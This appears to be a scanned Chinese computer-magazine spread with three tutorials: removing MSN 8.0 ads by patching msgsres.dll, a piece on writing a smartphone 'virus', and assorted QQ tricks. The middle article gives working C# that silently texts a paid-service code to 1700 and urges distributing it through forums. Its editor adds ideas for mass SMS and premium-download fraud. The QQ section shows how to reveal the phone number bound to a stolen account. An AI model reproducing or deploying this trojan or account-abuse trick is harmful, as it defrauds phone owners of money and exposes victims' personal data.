


图1 备份msgsres.dll

大家使用msn8.0的时候，总是有讨厌的广告出来。今天我就来教大家如何去除msn8.0中的广告，让广告不再出现。

一、准备工作

首先打开msn的安装目录，默认是的“C:\Program Files\MSN Messenger”，然后再找到一个叫作“**msgsres.dll**”的文件，将“msgsres.dll”备份一下，因为一会儿要修改它，以免出现问题后好恢复，如图1。




图2 寻找到4004－923

二、修改步骤

然后我们用“**ResHacker**”打开这个“msgsres.dll”，寻找到**4004－923**，如图2。

1．去除界面上的广告

具体步骤如下，按键盘上的F9，查找4004－923中的“ID=Atom(SSConstrainer)”，将前面的“layoutpos=top”改为“layoutpos=none”，然后点上面的“编译脚本”，如图3。




图3 修改文件，编译脚本

2．去除对话框下面的文字广告方法

具体步骤如下，按键盘上的F9，查找4004－923中的“**<element id=atom(adbannercont) layout=filllayout()>**”，然后将它修改成“**<element layoutpos=none>**”，然后点上面的“**编译脚本**”，如图4。




图6 成功去除广告




图4 去除对话框下面的文字

3．去除界面底部搜索栏

具体步骤如下，按键盘上的F9，查找4004－923中的“**idSearchContainer**”，将上边的“**layoutpos=bottom**”改成“**layoutpos=none**”，然后点上面的“**编译脚本**”，如图5。修改这3处之后，就是保存了，点击“**文件**”，然后选择“**保存**”，这样一个“**msgsres.dll**”就修改了。然后登录msn你会发现，现在界面里面已经没有那些讨厌的广告了，如图6。




图7 制作文件补丁

三、方便他人

大家一定觉得，现在没有广告好多了，那是不是想和朋友一起分享呢？但是让每一个朋友都这么去修改，是不是太麻烦了呢？好了，接下来我就教大家如何制作这个文件的补丁。

首先找到备份的“msgsres.dll”和已经修改好了的“msgsres.dll”，将备份的“msgsres.dll”修改成“msgsres.dll”，再将修改的“msgsres.dll”修改成“msgsres1.dll”。然后打开我们准备的**keymake1.73**，选择“**其他－制作文件补丁**”，然后填写相关的信息以及“原始文件”和“被修改的文件”，如图7。

然后点击“**制作**”，界面可以随便选择，我们一般就选择“界面二”，生成之后我们就可以把已完成的作品去和朋友一起分享了。

编辑点评： 通过修改相应的dll文件来去除广告，这是一个治本的方法，但对菜鸟来说修改文件可能有些难度，那你可以试试通过防火墙屏蔽掉广告网址的方法来试试，效果也不错。




图5 去除界面底部搜索栏

黑客是如何利用手机漏洞刷QQ服务的

东南大学 电气工程系 杨谈（Friddy）

从本文你可以学到：

1、简单智能手机病毒的编写

2、利用智能手机漏洞刷QQ服务

如同Windows、Unix系统一样，手机系统也存在很多的安全隐患。其中以用户可以自己扩充功能的智能手机居多，比如多普达的Windows Mobile 5系列的智能手机，还有Nokia的Symbian系列的S60、S90等。中国3G产业正在如火如荼的进行之中，智能手机将会得到更大地运用，加之智能手机软件在网络的大量流通，潜在的威胁是相当大的。下面本人将介绍黑客是如何利用智能手机的安全缺陷来刷去QQ的会员服务的。

开通QQ加油站，用户需要选择好要开通QQ加油站的QQ号码，且该QQ号码未被其他手机绑定，开通QQ加油站的QQ号码除了能享受好友上线通知、手机取回QQ密码服务外，还拥有购买会员卡所能享有的增值服务。如果用户通过购买会员卡的方式为QQ开通会员功能，将需要登录网站，从网站来开通好友上线通知、手机取回QQ密码这两项增值服务。

“指令格式：55_QQ号码_密码

指令注释：

55 指令代码

QQ号码 要开通QQ加油站的QQ号码

密码 该QQ号码的密码

_ 代表空格或“#”号，可依手机输入方便性而任选其一

被叫号码：

1700 中国移动用户被叫号码

9777 联通用户被叫号码

操作步骤：在“写短信”中输入：55_QQ号码_密码，将信息发送到1700。

示例：

指令格式：55_123456_1234 或 55#123456#1234

返回信息：开通QQ加油站服务成功

注：不管手机在此之前有没有将该QQ号码绑定，只要该QQ号码没有被别的手机绑定，就可以开通QQ加油站，55指令自动将手机与该QQ号码进行绑定”

下面将以多普达、摩托罗拉的智能手机为攻击对象来介绍漏洞利用程序的编写。如果写Nokia的漏洞利用程序，需要安装VC++ 6.0和辅助包。

首先，在电脑上安装“**Microsoft Visual Studio 2005**”，下载“**Windows Mobile 5.0 Smartphone SDK**”并安装。选择Visual C#“**智能设备**”建立工程。

双击“Form1.cs”，在头部加入引用：

```
using Microsoft.WindowsMobile.PocketOutlook;
using System.Messaging;
```

在**InitializeComponent()**;下加入：

```
if (File.Exists("\\Windows\\qq.sys"))
{
    Application.Exit();
    //如果刷过就退出
}
else
{
    StreamWriter friddy_protect1;
    friddy_protect1 = File.CreateText("\\Windows\\qq.sys");
    friddy_protect1.Write("1");
    friddy_protect1.Close();
    SmsMessage message = new SmsMessage("1700", "55#123456#1234");//建立刷QQ服务的短信
    message.RequestDeliveryReport = true;
    //发送信息
    message.Send();
    Application.Exit();
}
```

编译运行，这样一个开通QQ加油站的手机漏洞利用程序就写好了。

下面黑客只要把此程序在网络上散播（通过论坛、软件发布等），有人下载使用，就可以刷到QQ加油站服务。

可见，智能手机的安全隐患是相当的多的。几行C#代码就可以给用户带来极大的危害。上面只是智能手机的一个攻击范例，黑客可以刷取更多的服务，然而一切的一切可能用的都是你的钱，可能你已经开始不放心自己的手机了吧！害怕了，就赶快去查询话费吧！

为了防止这种隐患，请广大的移动还有联通的用户，记得要经常查看自己的话单，发现可疑信息要立刻到移动或者联通的服务部门举报。还有就是不要随便下载不知名网站上的智能手机程序到手机中，防患于未然。

编辑点评：

手机病毒可谓是一个新生事物，正因如此，了解它的人少之又少，其实手机病毒的编写与普通的病毒差不多，本文适合有一定编程基础的读者，只要稍微修改代码，你就能写出更强大的手机病毒，比如群发短信，自动下载收费彩玲（你是彩玲站长岂不是赚发了），嘿嘿，不过最好不要做坏事啊。

菜鸟QQ技巧大奉送

侯金星 & 罗秉琨

通过本文你可以学到：

1. 把自己的QQ秀去做一些论坛或其他网站的资料图片

2. 查询到自己的手机号码

3. 给好友播放视频文件

4. 获得一些图片的RGB像素值

5. 同时对一组好友隐身可见

6. QQ辅助工具“QQ锁”的应用

小弟有许多实用的QQ技巧，不敢私藏，给大家分享一下，更加方便大家以后的QQ生活，让大家都成为QQ高手！

一、我的QQ秀我作主

想不想拿自己的QQ秀去做一些论坛或其他网站的资料图片呢？下面我教大家查询任何人的QQ秀的图片。看如下的两个地址，把中间换成自己的QQ号码就可以了。效果如图1和图2。

全身QQ秀：http://qqshow-user.tencent.com/你的QQ号码/10/00/



图1 QQ秀的效果图



图2 QQ秀的效果图

半身QQ秀：http://qqshow-user.tencent.com/你的QQ号码/11/00/

有了这个查询的地方，我们可以利用它来批量查询QQ号的富有程度（有QQ秀多的显然是富的）。我们随便来找一个论坛，输入：**[img]http://qqshow-user.tencent.com/你要查询的QQ号码/11/00/00.gif[/img]**。我们这里是批量查询，为了显示得更多我们用显示

半身QQ秀就可以了，那么就多打几遍，中间不要用回车另起一行，这样显示的QQ秀多，如图3。效果如图4。




图3 QQ秀的借用代码

这样如果你看中了哪个的QQ秀，想知道它对应的QQ号怎么办呢？在你看中的 QQ秀上点右键，在地址中会有如下内容：http://qqshow-user.tencent.com/383605010/11/00/00.gif。这样你看中的QQ号就是383605010了。




图4 效果图

二、查询自己的手机号码

现在盗号已经风靡很多地方了。我们现在有一个人的QQ账号和密码。我们现在想要查看他的手机号码怎么办呢？当我查看我绑定的手机的结果是：135*****368。看到没有，中间的五位都已经用*隐藏了，难道我们就没有办法了么？嘿嘿，这怎么能难倒我们呀！

登录你想查看绑定手机的号码。在这个号的头像上点右键鼠标，选择**“手机短信通”**，如图5。在打开的手机消息窗口中点**“彩信贺卡”**，在下面彩信贺卡页面中随便点击一张贺卡。就会打开一个发送贺卡的网页，这时候你看到被查询的手机号码已经出来了，如图6。“发送号码”里显示的是被查询的手机号码，没有*做的任何隐藏。“送给好友”是与这个手机号对应的绑定的QQ号码。注意：此方法只能查看你已经知道账号和密码的QQ号的手机绑定号码。


图5 选择彩信贺卡




图6 查到了手机号码

三、唾手可得像素RGB值

你有没有为了提取屏幕上某区域颜色的RGB值下载过什么软件，得到某些像素RGB值，在编辑网页和使用Photoshop等软件中非常重要。我们可以依靠QQ的截图功能轻松获得RGB值，在QQ聊天中我们使用**“捕捉屏幕”**，把鼠标移动到你需要拾取颜色的区域，那么在截图的悬浮框中就会显示出当前的像素RGB值，如图7。看“当前像素RGB(122，173，227)”， 像素RGB值就是122，173，227，很方便吧，省得下载其他辅助软件了。

四、单位无声无息挂QQ

如果你是在单位上班，但又忍不住要挂QQ，却又怕被BOSS发现，怎么办呢？我们照样有办法，首先我们先来设置QQ，如图8，在“基本设置”中的**“综合设置”**中去掉所有的选项前的对号。如图9。在**“声音设置”**中去掉**“打开声音”**，选择**“屏蔽所有好友的炫铃”**。应用目前的设置，然后按键盘上的**“Ctrl+~”**组合键，这时你就会发现你的QQ连同所有当前的聊天窗口全都没了，就连系统托盘里也找不到。只有看进程才能发现，但是BOSS不会挨个去翻进程吧。这时就算有人给你发送信息，视频请求，还是魔法表情，都不会出现啦，一点声音也没有。这样你就可以放心上着QQ，而又不怕被发现啦！




图7 已经获得到了像素RGB值

五、QQ锁，锁住要登录的QQ号

如果你经常需要用QQ进行工作联系，但是又不想让员工在这台电脑上用QQ聊天，或者你是家长，不希望孩子在这台电脑上用QQ聊天。我们可以试一下QQ锁这款软件。

打开程序，按**“CTRL+SHIFT+S”**弹出登录窗口，这里的原始口令为空。进入之后输入你的QQ号码，添加即可。然后你添加的QQ号码将会出现在“被允许的QQ号码”中，如图10。那么这个QQ号可以随意登录。而其他的QQ号，你打上号码，然后选择登录则什么反应也没有。无法登录，我用的QQ珊瑚虫版照样无法登录。按快捷键“CTRL+SHIFT+H”可以隐藏窗口，按快捷键“CTRL+SHIFT+S”会显示窗口，显示窗口需要口令。只要你修改了口令就OK啦！




图10 QQ锁的外观

